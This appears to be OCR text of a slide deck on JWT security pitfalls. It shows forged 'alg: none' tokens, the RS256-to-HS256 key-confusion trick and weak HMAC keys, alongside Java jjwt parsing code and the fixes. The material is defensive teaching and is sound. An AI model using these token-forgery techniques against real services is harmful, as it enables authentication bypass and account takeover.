
Claims

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleH
AiOjE0MTY0NzE5MzQsInVzZXJfbmFtZSI6InVzZXIiL
CJzY29wZSI6WyJyZWFkIiwid3JpdGUiXSwiYXV0aG9y
aXRpZXMiOlsiUk9MRV9BRE1JTiIsIlJPTEVfVVNFUiJ
dLCJqdGkiOiI5YmM5MmE0NC0wYjFhLTRjNWUtYmU3MC
1kYTUyMDc1YjlhODQiLCJjbGllbnRfaWQiOiJteS1jb
GllbnQtd2l0aC1zZWNyZXQifQ.AZCTD_fiCcnrQR5X7
rJBQ5rO-2Qedc5_3qJJf-ZCvVY
```


Signature

Stop using JWT for sessions, part 2


A handy dandy (and slightly sarcastic) flowchart about why your "solution" doesn't work



http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/



Browser
Server
POST /login with username + password
Create JWT with secret
Return JWT to the browser
Send JWT in Authorization header
Check JWT signature with secret. Get user info from JWT
Send response to client

Base64 != secret



Validate what you are parsing

```
try {
  Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
  Claims claims = (Claims) jwt.getBody();
  String user = (String) claims.get("user");
  boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
  if (isAdmin) {
    ….
  } else {
} catch (JwtException e) {
   //don't trust the JWT!
}
```



```
var token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaW
F0IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```


```
var token = "                                                    {"alg":"none","typ":"JWT"}
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ.NFvYpuwbF6YWbPyaNAGEPw9wbhiQSovvSrD89B8K7Ng";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.MalformedJwtException: JWT string has a digest/signature, but the header does not reference a valid signature algorithm.

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ.";
Jwts.parser().setSigningKey("test").parseClaimsJws(token);
```

io.jsonwebtoken.UnsupportedJwtException: Unsigned Claims JWTs are not supported.

```
var token =
"eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF
0IjoxNTE2MjM5MDIyfQ.";
Jwts.parser().setSigningKey("test").parse(token);
```



```
try {
   Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parseClaimsJws(accessToken);
   Claims claims = (Claims) jwt.getBody();
   String user = (String) claims.get("user");
   boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
   if (isAdmin) {
     …
   } else {
 } catch (JwtException e) {
    throw new InvalidTokenException(…)
 }
```

```
try {
  Jwt jwt = Jwts.parser().setSigningKey(JWT_PASSWORD).parse(accessToken);
  Claims claims = (Claims) jwt.getBody();
  String user = (String) claims.get("user");
  boolean isAdmin = Boolean.valueOf((String) claims.get("admin"));
  if (isAdmin) {
    …
  } else {
} catch (JwtException e) {
   throw new InvalidTokenException(…)
}
```

How did this happen?

RFC 7515 section 4.1.1:

“This Header Parameter MUST be present and MUST be understood and processed by implementations.”

- Algorithm choice by attacker
- **Better:** pass algorithm explicitly to verify function

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Change token & sign with HMAC(publicKey)

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
```

Weak keys


- Use appropriate key lengths for the different algorithms

- AES 128 → 128 bits
- RSA → 1024 / **2048**
- So HMAC-256 → … bits key

3.2. HMAC with SHA-2 Functions

A key of the same size as the hash output (for instance, 256 bits for "HS256") or larger **MUST** be used with this algorithm. (This requirement is based on Section 5.3.4 (Security Effect of the HMAC Key) of NIST SP 800-117 [NIST.800-107], which states that the effective security strength is the minimum of the security strength of the key and two times the size of the internal hash value.)

Weak keys


